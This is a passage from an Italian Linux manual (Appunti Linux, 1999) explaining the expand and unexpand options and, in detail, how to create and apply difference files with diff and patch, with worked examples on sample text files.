Permette di specificare una tabulazione diversa da quella predefinita (ogni 8 colonne). Se viene specificato solo un numero, si intende una tabulazione ogni *n* colonne, altrimenti, si intende una sequenza di stop di tabulazione, in cui la prima colonna corrisponde al numero zero. Una volta esaurito l'elenco, gli stop di tabulazione successivi vengono sostituiti con un singolo spazio.

`-`*n*

Questa è una variante dell'opzione **`-t`**, in cui si mette direttamente il numero corrispondente alla tabulazione che si vuole avere.

`-i | --initial`

Converte solo i caratteri di tabulazione iniziali, cioè quelli che precedono caratteri diversi da spazio, o che precedono altri caratteri di tabulazione.

Esempi

`$` **`expand -8 pippo.txt > pippo1.txt`**

`$` **`expand -t 8 pippo.txt > pippo1.txt`**

`$` **`expand --tabs=8 pippo.txt > pippo1.txt`**

I comandi mostrati sopra sono equivalenti: servono tutti a espandere i caratteri di tabulazione del file `pippo.txt` generando il file `pippo1.txt`, utilizzando intervalli di tabulazione ogni 8 colonne. Il valore è stato specificato per completezza, dal momento che un intervallo di 8 colonne è quello predefinito.

### 50.11.3 $ unexpand

`unexpand [`⟨*opzioni*⟩`] [`⟨*file*⟩`...]`

Emette attraverso lo standard output una trasformazione dei file forniti come argomento, in cui gli spazi sono trasformati in caratteri di tabulazione per quanto possibile. Se non viene specificato diversamente attraverso le opzioni, gli stop di tabulazione si intendono ogni otto caratteri. Normalmente, il programma trasforma solo gli spazi iniziali.

Alcune opzioni

`-t` ⟨*tab1*⟩`[,`⟨*tab2*⟩`...] | --tabs=`⟨*tab1*⟩`[,`⟨*tab2*⟩`...]`

Permette di specificare una tabulazione diversa da quella predefinita (ogni 8 colonne). Se viene specificato solo un numero, si intende una tabulazione ogni *n* colonne, altrimenti, si intende una sequenza di stop di tabulazione, in cui la prima colonna corrisponde al numero zero. Una volta esaurito l'elenco, non vengono fatte altre trasformazioni.

`-a | --all`

Non si limita a trasformare solo gli spazi iniziali.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Differenze tra i file

Spesso esiste la necessità di confrontare il contenuto di file differenti per verificare se esistono delle differenze, e soprattutto per conoscere quali sono, quando queste non sono troppe. Se le differenze tra i due file sono in numero ragionevolmente contenuto, si può generarne un rapporto, in modo da poter ottenere uno dei due file a partire dall'altro, assieme a tale elenco di variazioni.

Questo rapporto sulle differenze viene definito prevalentemente *patch*, e queste differenze si applicano a un file, o a una serie di file, per ottenere altrettanti file aggiornati.

Esistono tanti modi di costruire un file di differenze. Si distinguono in particolare due situazioni: i file di testo e gli altri. Si può comprendere che in un file di testo, tipicamente un sorgente di un programma, i cambiamenti avvengano a livello di righe, nel senso che se ne possono aggiungere, togliere e modificare. In un file binario invece, non avendo il riferimento delle righe, il problema è più complesso. La gestione delle differenze tra i file riguarda prevalentemente i file di testo normale, ed è di questo che si vuole trattare in questo capitolo.

## 51.1 Creazione di un file di differenze: diff

Il programma più importante per analizzare le differenze tra due file di testo è **`diff`**. Può funzionare con diverse modalità, per determinare semplicemente se una coppia di file è identica o meno, oppure per indicare le differenze che ci sono tra i due, con maggiore o minore dettaglio di informazioni al riguardo. La sintassi sintetica di questo programma è molto semplice.

`diff [`⟨*opzioni*⟩`]` ⟨*file1*⟩ ⟨*file2*⟩

Il risultato del confronto dei file viene emesso attraverso lo standard output.

### 51.1.1 Regolazione della sensibilità di diff

Quando si confrontano file di testo, può darsi che alcuni tipi di differenze non siano da considerare, come per esempio l'aggiunta di spazi alla fine di una riga, o l'inserzione di righe vuote addizionali. Inoltre, si può desiderare si conoscere semplicemente se esiste una qualche differenza, senza entrare troppo nel dettaglio. Questa sensibilità alle differenze viene definita attraverso l'uso di opzioni apposite. Le più importanti sono elencate di seguito.

Rapporto sommario

`-q | --brief`

Attraverso questa opzione si richiede a **`diff`** di informare semplicemente sull'esistenza di differenze tra due file, senza l'indicazione esplicita di queste.

Maiuscole e minuscole

`-i | --ignore-case`

Attraverso questa opzione si può richiedere a **`diff`** di ignorare la differenza tra maiuscole e minuscole. Con questa opzione, le due righe seguenti sono considerate equivalenti.

```
Chi va piano,

chi va PIANO,
```

Spaziatura orizzontale e verticale

`-b | --ignore-space-change`

Questa opzione permette di fare ignorare a **`diff`** le differenze dovute a una diversa spaziatura orizzontale del testo. Questo riguarda quindi, sia il carattere spazio, <*SP*>, sia il carattere di tabulazione, <*HT*>. Con questa opzione, le due righe seguenti sono considerate equivalenti.

```
va sano e va lontano

va sano  e   va lontano
```

---

`-w | --ignore-all-space`

Questa opzione permette di fare ignorare completamente a **`diff`** la presenza degli spazi. Per esempio, con questa opzione, le due righe seguenti sono equivalenti.

```
vasano e va lon   tano

va sano  e  va lontano
```

______

`-B | --ignore-blank-lines`

Questa opzione permette di fare ignorare a **`diff`** le differenze dovute alla presenza o assenza di righe vuote. Deve trattarsi però di righe completamente vuote, cioè composte esclusivamente dal codice di interruzione di riga.

### 51.1.2 Confronto binario o testuale

Prima di iniziare un confronto tra due file, **`diff`** verifica che si tratti di file di testo in base al contenuto di alcune righe iniziali. Se **`diff`** incontra il carattere *<NUL>*, a meno che siano state usate opzioni particolari in senso contrario, assume che si tratti di un file binario e verifica semplicemente se i file sono identici.

Confronto binario

`--binary`

Il confronto binario può essere imposto attraverso questa opzione, e ciò che si ottiene è solo la verifica sull'identicità dei file. Se la prima parte di uno dei file da confrontare contiene il carattere *<NUL>*, **`diff`** assume implicitamente che debba essere eseguito un confronto binario.

Confronto testuale

`-a | --text`

Il confronto testuale, cioè quello normale, può essere imposto con questa opzione anche in presenza di caratteri *<NUL>* iniziali, per esempio quando si vogliono confrontare file generati da programmi per l'elaborazione testi che sfruttano quel carattere per scopi particolari.

### 51.1.3 Differenze senza contesto

Il funzionamento normale di **`diff`** prevede l'emissione attraverso lo standard output dell'indicazione delle sole differenze tra i file, secondo il formato seguente:

⟨*comando*⟩
< ⟨*riga-primo-file*⟩
< ⟨*riga-primo-file*⟩
< ...
---
> ⟨*riga-secondo-file*⟩
> ⟨*riga-secondo-file*⟩
> ...

In questo tipo di notazione, è il comando a stabilire l'operazione da compiere. Il comando si compone di tre parti: il numero di una riga, o di un intervallo di righe del primo file; una lettera che definisce l'operazione da compiere; il numero di una riga, o di un intervallo di righe del secondo file.

⟨*righe-file1*⟩⟨*azione*⟩⟨*righe-file2*⟩

Si distinguono le tre azioni seguenti.

- **Aggiunta**

  ⟨*posizione-file1*⟩a⟨*righe-file2*⟩

  Indica che per ottenere il secondo file a partire dal primo, occorre aggiungere a quest'ultimo le righe indicate a destra dell'azione, dopo la posizione indicata a sinistra. Per esempio, **`5a6,8`** significa che per ottenere il secondo file occorre aggiungere al primo le righe da 6 a 8 del secondo dopo la riga 5 del primo file.

- **Sostituzione**

  ⟨*righe-file1*⟩c⟨*righe-file2*⟩

  Indica di sostituire le righe del primo file, indicate a sinistra dell'azione, con quelle del secondo file indicate a destra.

- **Cancellazione**

  ⟨*righe-file1*⟩d⟨*posizione-file2*⟩

  Indica che per ottenere il secondo file a partire dal primo, occorre eliminare da quest'ultimo le righe indicate a sinistra dell'azione. L'indicazione della posizione del secondo file serve solo per completezza, a specificare il punto in cui tali righe mancano. In pratica, l'azione **`d`** è l'inverso di **`a`**.

> Quando si vogliono distribuire file di differenze (o di *patch* se si preferisce il termine) per consentire ad altri di ottenere degli aggiornamenti da un file di partenza, è sconsigliabile l'utilizzo di questo formato, benché si tratti di quello predefinito per **`diff`**, secondo lo standard POSIX.

Esempi

Per verificare in pratica il funzionamento di **`diff`** in modo da ottenere l'indicazione delle differenze tra due file senza informazioni sul contesto, viene proposto il confronto tra i due file seguenti.

```
Chi va piano,
va sano
e va lontano
```

---

```
chi va piano,
va     sano
e va lontano
```

I nomi dei due file siano rispettivamente: `primo` e `secondo`.

$ **diff primo secondo**[*Invio*]

```
1,2c1,2
< Chi va piano,
< va sano
---
> chi va piano,
> va     sano
```

In pratica, le prime due righe del primo file vanno sostituite con le prime due del secondo, mentre la terza riga è la stessa in entrambi i file.

$ **diff -i primo secondo**[*Invio*]

```
2c2
< va sano
---
> va     sano
```

In questo caso, utilizzando l'opzione **`-i`**, si vogliono ignorare le differenze tra lettere maiuscole e minuscole, pertanto risulta diversa solo la seconda riga.

$ **diff -b primo secondo**[*Invio*]

```
1c1
< Chi va piano,
---
> chi va piano,
```

In questo caso, utilizzando l'opzione **`-b`** si vogliono ignorare le differenze dovute a un uso differente delle spaziature tra le parole, pertanto risulta diversa solo la prima riga.

### 51.1.4 Formato contestuale standard

Il funzionamento normale di **`diff`** prevede l'emissione attraverso lo standard output dell'indicazione delle sole differenze tra i file, ma ciò è generalmente poco adatto alla distribuzione di file di differenze. Per questo è preferibile utilizzare un formato che, assieme alle modifiche, inserisca anche alcune righe di riferimento aggiuntive. In questo modo, il programma che deve applicare le modifiche, può agire anche se il contenuto del file sul quale vengono applicate ha subito piccoli spostamenti. Si ottiene un formato contestuale standard quando si utilizza l'opzione seguente:

`-c` | `-C` ⟨*righe*⟩ | `--context[=`⟨*righe*⟩`]`

Se viene indicato il numero di righe, si intende che venga utilizzato almeno quel numero di righe di riferimento contestuale. Se questo valore non viene indicato, si intende che siano tre. Il minimo perché il programma **`patch`** possa eseguire il suo compito è di due righe contestuali.

Il risultato di una comparazione contestuale standard è preceduto da due righe di intestazione contenenti l'indicazione dei due file.

`***` ⟨*file1*⟩ ⟨*data-di-modifica-del-primo-file*⟩

`---` ⟨*file2*⟩ ⟨*data-di-modifica-del-secondo-file*⟩

Successivamente appaiono i blocchi delle differenze, strutturati nel modo seguente:

`***************`

`***` ⟨*righe-primo-file*⟩ `****`

  ⟨*riga-primo-file*⟩

  ⟨*riga-primo-file*⟩

  `...`

`---` ⟨*righe-corrispondenti-secondo-file*⟩ `----`

  ⟨*riga-secondo-file*⟩

  ⟨*riga-secondo-file*⟩

  `...`

Si deve osservare che le righe vengono indicate a partire dalla terza colonna, lasciando cioè due spazi dall'inizio. La prima colonna viene utilizzata per indicare il ruolo particolare di quella riga:

- se non appare alcun simbolo, si tratta di una riga di contesto che non risulta modificata;
- il punto esclamativo (**`!`**) rappresenta un cambiamento tra i due file;
- il segno **`+`** rappresenta una riga aggiunta nel secondo file che nel primo non esiste;
- il segno **`-`** rappresenta una riga nel primo file che nel secondo risulta cancellata.

Esempi

Per verificare in pratica il funzionamento di **`diff`** in modo da utilizzare il formato contestuale standard, viene proposto il confronto tra i due file seguenti.

```
Chi va piano,
va sano
e va lontano
```

---

```
Chi va forte,
va alla morte;

chi va piano,
va     sano
e va lontano
```

I nomi dei due file siano rispettivamente: `primo` e `secondo`.

`$` **`diff -c primo secondo`**`[`*Invio*`]`

```
*** primo       Tue Mar  3 08:12:30 1998
--- secondo     Wed Mar  4 11:16:32 1998
***************
*** 1,3 ****
! Chi va piano,
! va sano
  e va lontano
--- 1,6 ----
! Chi va forte,
! va alla morte;
!
! chi va piano,
! va     sano
  e va lontano
```

In breve, le prime tre righe del primo file vanno sostituite con le prime sei del secondo, e l'unica riga in comune è l'ultima.

$ **diff -c -i primo secondo**[*Invio*]

```
*** primo       Tue Mar  3 08:12:30 1998
--- secondo     Wed Mar  4 11:16:32 1998
***************
*** 1,3 ****
  Chi va piano,
! va sano
  e va lontano
--- 1,6 ----
+ Chi va forte,
+ va alla morte;
+
  chi va piano,
! va     sano
  e va lontano
```

In questo caso, vanno aggiunte le prime tre righe del secondo file, quindi si incontra una riga uguale, dal momento che non contano le differenze tra lettere maiuscole e minuscole, infine viene sostituita una riga a causa della differente spaziatura orizzontale.

$ **diff -b -i -c primo secondo**[*Invio*]

```
*** primo       Tue Mar  3 08:12:30 1998
--- secondo     Wed Mar  4 11:16:32 1998
***************
*** 1,3 ****
--- 1,6 ----
+ Chi va forte,
+ va alla morte;
+
  chi va piano,
  va     sano
  e va lontano
```

In questo caso, avendo indicato che non contano le differenze dovute alla diversa spaziatura orizzontale e all'uso delle maiuscole, le ultime tre righe del secondo file corrispondono esattamente al primo file. In questo modo, queste non sono state indicate nella parte che riguarda il primo file.

## 51.1.5 Formato contestuale unificato

A fianco del formato contestuale standard, si pone un altro tipo di indicazione delle modifiche, definito «unificato», che ha il vantaggio di essere più compatto, e lo svantaggio di essere disponibile solo negli strumenti GNU. Per selezionare questo tipo di risultato si utilizza una delle opzioni seguenti.

`-u` | `-U` ⟨*righe*⟩ | `--unified[=`⟨*righe*⟩`]`

Se viene indicato il numero di righe, si intende che venga utilizzato almeno quel numero di righe di riferimento contestuale. Se questo valore non viene indicato, si intende che siano tre. Il minimo perché il programma **`patch`** possa eseguire il suo compito è di due righe contestuali.

Il risultato di una comparazione contestuale unificata è preceduto da due righe di intestazione contenenti l'indicazione dei due file.

`---` ⟨*file1*⟩ ⟨*data-di-modifica-del-primo-file*⟩

`+++` ⟨*file2*⟩ ⟨*data-di-modifica-del-secondo-file*⟩

Successivamente appaiono i blocchi delle differenze, strutturati nel modo seguente:

`@@ -`⟨*righe-primo-file*⟩ `+`⟨*righe-secondo-file*⟩ `@@`
 ⟨*riga-di-uno-dei-file*⟩
 ⟨*riga-di-uno-dei-file*⟩
 `...`

In modo simile al caso del formato contestuale standard, le righe sono riportate a partire dalla seconda colonna, lasciando il primo carattere libero per indicare l'operazione da compiere:

- le righe comuni a entrambi i file iniziano con un carattere spazio (<*SP*>);

- il segno **+** rappresenta l'inserimento di una riga, in quel punto, rispetto al contenuto del primo file;
- il segno **–** rappresenta una riga nel primo file che nel secondo risulta cancellata.

Esempi

Per verificare in pratica il funzionamento di **`diff`** in modo da utilizzare il formato contestuale unificato, vengono proposti gli stessi esempi già visti nella sezione precedente.

$ **diff -u primo secondo**[ *Invio* ]

```
--- primo       Tue Mar  3 08:12:30 1998
+++ secondo     Wed Mar  4 11:16:32 1998
@@ -1,3 +1,6 @@
-Chi va piano,
-va sano
+Chi va forte,
+va alla morte;
+
+chi va piano,
+va     sano
 e va lontano
```

In breve, le prime tre righe del primo file vanno sostituite con le prime sei del secondo, e l'unica riga in comune è l'ultima.

$ **diff -u -i primo secondo**[ *Invio* ]

```
--- primo       Tue Mar  3 08:12:30 1998
+++ secondo     Wed Mar  4 11:16:32 1998
@@ -1,3 +1,6 @@
+Chi va forte,
+va alla morte;
+
 Chi va piano,
-va sano
+va     sano
 e va lontano
```

In questo caso, vanno aggiunte le prime tre righe del secondo file, quindi si incontra una riga uguale, dal momento che non contano le differenze tra lettere maiuscole e minuscole, infine viene sostituita una riga a causa della differente spaziatura orizzontale.

$ **diff -b -i -c primo secondo**[ *Invio* ]

```
--- primo       Tue Mar  3 08:12:30 1998
+++ secondo     Wed Mar  4 11:16:32 1998
@@ -1,3 +1,6 @@
+Chi va forte,
+va alla morte;
+
 Chi va piano,
 va sano
 e va lontano
```

In questo caso, avendo indicato che non contano le differenze dovute alla diversa spaziatura orizzontale e all'uso delle maiuscole, le ultime tre righe del secondo file corrispondono esattamente al primo file. In questo modo, queste non sono state indicate nella parte che riguarda il primo file.

## 51.1.6 Confronto dei file di due directory

**`diff`** è in grado di generare un unico file di differenze dal confronto di tutti i file di una directory con altrettanti file con lo stesso nome contenuti in un'altra. per questo, è sufficiente indicare il confronto di due directory, invece che di due file.

Se si desidera continuare l'analisi anche nelle sottodirectory successive, si può utilizzare l'opzione seguente:

`-r | --recursive`

Esempi

$ **diff -u uno due**

Si suppone che `uno/` e `due/` siano due sottodirectory della directory corrente nel momento in cui si esegue **diff**. Ciò che si ottiene attraverso lo standard output è l'elenco delle modifiche dei vari file incontrati in entrambe le directory. Quello che segue è un estratto delle intestazioni in cui si vede in che modo sono indicati i file, assieme al loro percorso relativo.

```
...
--- uno/primo   Thu Mar  5 09:48:10 1998
+++ due/primo   Fri Mar  6 08:30:07 1998
...
--- uno/secondo Wed Mar  4 09:23:52 1998
+++ due/secondo Fri Mar  6 08:29:59 1998
...
```

---

$ **diff -u -r uno due**

Questa volta, il comando indicato come esempio utilizza anche l'opzione **-r** che indica a **diff** di attraversare anche le sottodirectory che fossero contenute eventualmente.

### 51.1.7 Come si prepara un file di differenze

Quando si prepara un file di differenze, è opportuno usare un po' di accortezza per facilitare il lavoro di chi poi deve applicare queste modifiche. È il caso di distinguere due situazioni fondamentali: le differenze riferite a un file singolo e quelle relative a un intero ramo di directory.

Per prima cosa occorre decidere il tipo di formato: quello predefinito non è molto comodo perché non contiene le informazioni sui nomi dei file, e quello contestuale unificato dovrebbe essere il migliore. Tuttavia, quando si devono produrre file di differenze da utilizzare con strumenti strettamente POSIX, ci si deve accontentare del formato contestuale standard.

In generale, è importante l'ordine in cui si indicano i file o le directory tra gli argomenti di **diff**: il primo dei due nomi rappresenta la situazione precedente, mentre il secondo quella nuova, ovvero l'aggiornamento verso cui si vuole andare. La situazione classica è quella in cui si modifica un file, ma prima di intervenire se ne salva una copia con la tipica estensione `.orig`. Si osservi l'esempio seguente:

$ **diff -u prova.txt.orig prova.txt > prova.diff**

Il file `prova.txt` è stato modificato, ma prima di farlo ne è stata salvata una copia con il nome `prova.txt.orig`. Il comando genera un file di differenze tra `prova.txt.orig` e `prova.txt`.

Per realizzare un file di differenze di un ramo intero di directory, si interviene in modo simile: si fa una copia del ramo, si modifica quello che si vuole nei file del ramo che si intende debba contenere gli aggiornamenti, e quindi si utilizza **diff**:

$ **diff -u -r prova.orig prova > prova.diff**

In questo caso, si intende fare riferimento al confronto tra le directory `prova.orig/` e `prova/`. Il file di differenze che si ottiene è unico per tutti i file che risultano modificati effettivamente.

## 51.2 Applicazione delle modifiche: patch

Il programma più adatto per applicare delle modifiche è **patch**, il quale di solito è in grado di determinare automaticamente il tipo di formato utilizzato, e di saltare eventuali righe iniziali o finali aggiuntive. In pratica, con **patch** è possibile utilizzare file trasmessi come allegato nei messaggi di posta elettronica, senza doverli estrapolare.

`patch [`⟨*opzioni*⟩`] <` ⟨*file-di-differenze*⟩

**patch** utilizza generalmente lo standard input per ricevere i file di modifiche. Questi devono contenere l'indicazione del file da modificare, e per questo si possono utilizzare soltanto file di differenze in formato contestuale (compreso quello unificato).

In linea di massima, **patch** sovrascrive i file a cui si vogliono applicare delle modifiche, a meno che venga specificata un'opzione con la quale si richiede l'accantonamento di una copia della versione precedente. In questo caso, il file originale viene rinominato (in condizioni normali gli viene aggiunta l'estensione `.orig`) e gli aggiornamenti vengono applicati a questo file ottenendone un altro con lo stesso nome di quello originale. **patch** cerca di applicare le modifiche anche quando il file di partenza non risulta perfettamente corrispondente a quanto indicato nel file di differenze. Se qualche blocco di modifiche non può essere applicato, questi vengono indicati in un file terminante con l'estensione `.rej`.

La tabella 51.1 riepiloga brevemente le opzioni più comuni del programma **patch** GNU.

| Opzione | Descrizione |
|---|---|
| −d ⟨*directory*⟩ | Modifica la directory di lavoro prima di iniziare. |
| −p*n* | Eliminazione di *n* barre oblique iniziali da un percorso. |
| −o ⟨*file-aggiornato*⟩ | Indica precisamente il file da ottenere applicando le modifiche. |
| −b | Mantiene una copia della versione precedente. |
| −l | Tratta come equivalenti le sequenze di spazi orizzontali. |
| −r ⟨*file-rigetti*⟩ | Indica precisamente il file che deve contenere gli errori. |
| −R | Applica le modifiche in modo inverso. |
| −N | Ignora le modifiche che sembrano essere già state applicate. |

Tabella 51.1: Opzioni comuni di **`patch`**. Tutte tranne **`-b`** sono conformi allo standard POSIX.

### 51.2.1 Definizione dei file da modificare e del file di differenze

In condizioni normali, precisamente quando si dispone di file di differenze in formato contestuale (standard o unificato), non è necessario fornire a **`patch`** il nome del file su cui intervenire per applicare le modifiche, perché questo è indicato all'interno del file che le contiene. Tuttavia, il formato predefinito lo impone, e in ogni caso può essere utile indicare precisamente a **`patch`** il nome del file su cui intervenire.

`patch [`⟨*opzioni*⟩`]` ⟨*file-originale*⟩ `[`⟨*file-di-differenze*⟩`]`

Lo schema mostra semplicemente che è sufficiente accodare dopo le opzioni il nome del file originale al quale si vogliono applicare le modifiche. Queste possono essere contenute in un file indicato come argomento successivo, oppure fornito attraverso lo standard input, come si fa di solito. In alternativa, il file di differenze può anche essere indicato in modo esplicito attraverso l'opzione **`-i`** (ovvero **`--input`**).

Esempi

`$` **`patch prova prova.diff`**

Applica al file `prova` le modifiche contenute nel file `prova.diff`. Il file `prova` viene sovrascritto.

`$` **`patch prova < prova.diff`**

Esattamente come nell'esempio precedente.

`$` **`patch -i prova.diff prova`**

Esattamente come nell'esempio precedente.

`$` **`patch --input=prova.diff prova`**

Esattamente come nell'esempio precedente.

### 51.2.2 Definizione esplicita del formato del file di differenze

In alcune circostanze, può essere utile, o necessario, definire esplicitamente di quale tipo sia il formato del file di differenze. A questo proposito si utilizzano alcune opzioni:

- **`-n`**, oppure **`--normal`**, per indicare un formato normale;
- **`-c`**, oppure **`--context`**, per indicare un formato contestuale standard;
- **`-u`**, oppure **`--unified`**, per indicare un formato contestuale unificato;

### 51.2.3 Differenze multiple e directory

Un file di differenze che contiene informazioni su più coppie di file, deve essere di tipo contestuale (standard o unificato). Quando è stato generato facendo riferimento al contenuto di una directory, i nomi dei file presi in considerazione contengono l'indicazione di un percorso, e per riprodurre le modifiche in ambito locale, occorre tenere conto della posizione in cui cominciano a trovarsi i dati.

Inoltre, la directory corrente, nel momento in cui si avvia il programma **`patch`**, è importante per determinare quali siano i file a cui si devono applicare le modifiche.

Opzioni

`-d` ⟨*directory-di-riferimento*⟩ | `--directory=`⟨*directory-di-riferimento*⟩

Questa opzione permette di definire la directory di lavoro per **`patch`**.

`-pn` | `--strip=n`

In questo modo è possibile «togliere» un numero stabilito di barre oblique di separazione all'interno dei percorsi indicati per i file a cui applicare le modifiche. Questa opzione è praticamente obbligatoria in presenza di file di differenze in cui le informazioni sui file contengono un percorso. In generale, quando queste vengono applicate in un contesto equivalente a quello nel quale sono state generate, si utilizza l'opzione **`-p0`**, che indica il mantenimento della situazione attuale.

Esempi

`$` **`patch -d ~/prove < prova.diff`**

Prima di applicare le modifiche contenute nel file di differenze `prova.diff`, si sposta nella directory `~/prove/`.

`$` **`patch -p0 < prova.diff`**

Applica le modifiche contenute nel file `prova.diff` che presumibilmente contiene informazioni sui percorsi. L'opzione **`-p0`** garantisce che a partire dalla directory corrente si articolano gli stessi percorsi che appaiono nel file di differenze.

`$` **`patch -p1 < prova.diff`**

Applica le modifiche contenute nel file `prova.diff` che presumibilmente contiene informazioni sui percorsi. L'opzione **`-p1`** richiede l'eliminazione della prima barra obliqua nei percorsi, e questo, presumibilmente, per eliminare il primo livello di directory. Se all'interno del file di differenze si fa riferimento al file `x/y/z/prova`, significa che le modifiche relative vanno applicate localmente al file `y/z/prova`.

> Nel caso in cui all'interno del file di differenze si facesse riferimento al file `./x/y/z/prova`, eliminando la prima barra obliqua di questo percorso, non si otterrebbe alcun cambiamento, dal momento che ciò produrrebbe il percorso `x/y/z/prova` che è equivalente al primo. Questo significa che prima di decidere quante barre oblique togliere da un percorso, occorre osservare il contenuto del file di differenze.

> In modo analogo, nel caso in cui all'interno del file di differenze si facesse riferimento al file `/x/y/z/prova`, che come si vede è indicato con un percorso assoluto a partire dalla radice, eliminando la prima barra obliqua si ottiene un percorso relativo: `x/y/z/prova`.

## 51.2.4 Conservazione delle versioni precedenti

In condizioni normali, **`patch`** sovrascrive i file a cui si applicano le modifiche. Per evitarlo è possibile definire precisamente il nome del file da generare, oppure si può gestire il sistema di mantenimento delle versioni precedenti, utilizzando in particolare l'opzione **`-b`**.

Opzioni

`-o` ⟨*file-aggiornato*⟩ | `--output=`⟨*file-aggiornato*⟩

Invece di modificare il file originale, ne crea uno nuovo, utilizzato il nome indicato come argomento dell'opzione.

`-b` | `--backup`

Attiva la conservazione della versioni precedenti. In condizioni normali, con questa opzione si ottiene di salvare i file, prima del loro aggiornamento, utilizzando l'estensione aggiuntiva `.orig`.

`-z` ⟨*suffisso-di-backup*⟩ | `--suffix=`⟨*suffisso-di-backup*⟩

Permette di definire il suffisso (ovvero l'estensione) da utilizzare per le eventuali copie di sicurezza delle versioni precedenti. Se non viene specificato con questa opzione, si utilizza il simbolo contenuto nella variabile di ambiente **`SIMPLE_BACKUP_SUFFIX`**. Se anche questa variabile non è stata predisposta, si utilizza l'estensione `.orig`.

`-V` ⟨*tipo-di-backup*⟩ | `--version-control=`⟨*tipo-di-backup*⟩

Permette di definire esplicitamente il modo con cui gestire le copie di sicurezza delle versioni precedenti, quando si usa anche l'opzione **`-b`**. Per la precisione cambia il tipo di estensione che viene aggiunto ai file:

- **`t`**, **`numbered`**
  le copie di sicurezza hanno un'estensione numerata;
- **`nil`**, **`existing`**
  mantiene le copie di sicurezza solo per i file che hanno già una o più copie di sicurezza numerate;
- **`never`**, **`simple`**
  esegue una copia di sicurezza semplice, ovvero ne mantiene una sola copia.

Se questa opzione non viene indicata, si prende in considerazione il valore della variabile di ambiente **`PATCH_VERSION_CONTROL`**, o in mancanza di questa, il valore della variabile **`VERSION_CONTROL`**.

Variabili

`PATCH_VERSION_CONTROL`

Permette di definire la modalità di gestione delle copie di sicurezza delle versioni precedenti in modo predefinito. I valori attribuibili a questa variabile sono gli stessi utilizzati come argomento dell'opzione **`-V`**.

`VERSION_CONTROL`

Questa variabile ha lo stesso significato di **`PATCH_VERSION_CONTROL`**, ma viene presa in considerazione solo in mancanza di questa.

`SIMPLE_BACKUP_SUFFIX`

Definisce il simbolo da utilizzare come suffisso per i nomi dei file che rappresentano le copie di sicurezza.

Esempi

`$` **`patch -o aggiornato < prova.diff`**

Applica le modifiche contenute nel file di differenze `prova.diff` generando il file `aggiornato`, senza toccare i file originali.

`$` **`patch -b < prova.diff`**

Applica le modifiche contenute nel file di differenze `prova.diff`, avendo cura di fare una copia di sicurezza dei file che aggiorna, prima di modificarli.

`$` **`patch -b -z .vecchio < prova.diff`**

Applica le modifiche contenute nel file di differenze `prova.diff`, avendo cura di fare una copia di sicurezza dei file che aggiorna utilizzando per questo l'estensione `.vecchio`, prima di modificarli.

`$` **`patch -b -V numbered < prova.diff`**

Applica le modifiche contenute nel file di differenze `prova.diff`, avendo cura di fare una copia di sicurezza dei file che aggiorna utilizzando per questo un'estensione contenente un numero progressivo, prima di modificarli. La prima di queste copie di sicurezza avrà l'estensione `.~1~`, la seconda `.~2~`, e via di seguito.

### 51.2.5 Applicazione di modifiche imperfette

**`patch`** è generalmente in grado di applicare delle modifiche anche a file che non sono perfettamente identici a quelli con cui sono stati costruiti i file di differenze. Tuttavia, ci sono situazioni in cui **`patch`**, da solo, non è in grado di poter prendere una decisione autonoma.

Può capitare che i file di modifiche vengano rimaneggiati involontariamente, per esempio a causa di una trasmissione in un messaggio di posta elettronica o per una modifica attraverso un programma per la modifica di file di testo. In questi casi potrebbero essere alterate le spaziature orizzontali attraverso una sostituzione dei caratteri di tabulazione con caratteri spazio, e viceversa. Un problema del genere può essere risolto utilizzando l'opzione **`-l`**.

`-l | --ignore-white-space`

In questo modo, una sequenza di spazi qualunque, equivale a un'altra sequenza di spazi, indipendentemente dal fatto che siano stati usati caratteri di tabulazione, o caratteri spazio veri e propri, e indipendentemente dalla loro quantità.

### 51.2.6 Altre anomalie

Quando **patch** incontra dei problemi che non è in grado di risolvere da solo, richiede un intervento, ponendo delle domande all'utente. Se ciò accade, si può decidere di guidare **patch** nell'applicazione delle modifiche o di interrompere il procedimento.

Tutte le modifiche rigettate, vengono salvate in file terminanti con l'estensione `.rej`, a meno che sia stabilito diversamente con l'opzione **-r**.

`-r` ⟨*file-degli-errori*⟩ | `--reject-file=`⟨*file-degli-errori*⟩

Con questa opzione, in pratica, si stabilisce direttamente il nome del file che deve contenere le informazioni sulle modifiche che non sono state applicate per qualunque motivo.

### 51.2.7 Differenze invertite

Alla fine delle sezioni dedicate alla creazione di un file di differenze è stato chiarito che l'ordine in cui vanno indicati i file o le directory da confrontare, deve essere tale da avere prima l'oggetto che rappresenta la versione precedente, e dopo quello che rappresenta l'oggetto aggiornato.

Alle volte si hanno per le mani file di differenze ottenuti in modo inverso rispetto alle intenzioni reali, e per questo occorre richiedere a **patch** di adeguarvisi, se possibile.

Opzioni

`-R` | `--reverse`

Richiede a **patch** di intendere il file di differenze in modo inverso rispetto a quello che sembrerebbe.

`-N` | `--forward`

Richiede esplicitamente di ignorare le modifiche che sembrano essere state invertite, oppure che sembrano essere già state applicate.

## 51.3 Riferimenti

La documentazione **info** riguardo alla creazione, distribuzione e applicazione di modifiche, è molto dettagliata: **info diff**. Per il funzionamento di **patch** in particolare, conviene consultare *patch(1)*.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Programmi di utilità diversi

I modi con cui si possono classificare i programmi di utilità sono molti e tutti potenzialmente validi. Nelle sezioni seguenti vengono mostrati una serie di programmi di utilità che non hanno trovato una diversa collocazione in questo documento.

Esistono molti piccoli programmi il cui nome e le cui funzionalità si confondono con i comandi interni delle shell principali. Quando ciò accade, occorre fare bene attenzione a determinare cosa si sta usando: il comando interno di shell o il programma.

La tabella 52.1 elenca i programmi a cui si accenna in questo capitolo.

| Programma | Descrizione |
|---|---|
| echo | Emette una o più stringhe. |
| printf | Formatta ed emette delle stringhe. |
| yes | Emette continuamente una stringa. |
| false | Restituisce sempre il valore *Falso*. |
| true | Restituisce sempre il valore *Vero*. |
| test | Valuta un'espressione condizionale e ne restituisce il risultato. |
| expr | Valuta un'espressione e ne emette il risultato. |
| tee | Fa una copia del flusso dei dati che lo attraversa. |
| stty | Emette o modifica la configurazione del terminale. |
| tty | Emette il nome del proprio terminale. |
| printenv | Emette l'elenco e il contenuto delle variabili di ambiente. |
| sleep | Attende per una durata di tempo determinato. |

Tabella 52.1: Elenco di alcuni programmi di utilità per uso vario.

## 52.1 Emissione di testo

Alcuni programmi si occupano di emettere del testo, più o meno formattato, attraverso lo standard output. Di solito, queste informazioni vengono visualizzate, quando non si fa una ridirezione esplicita.

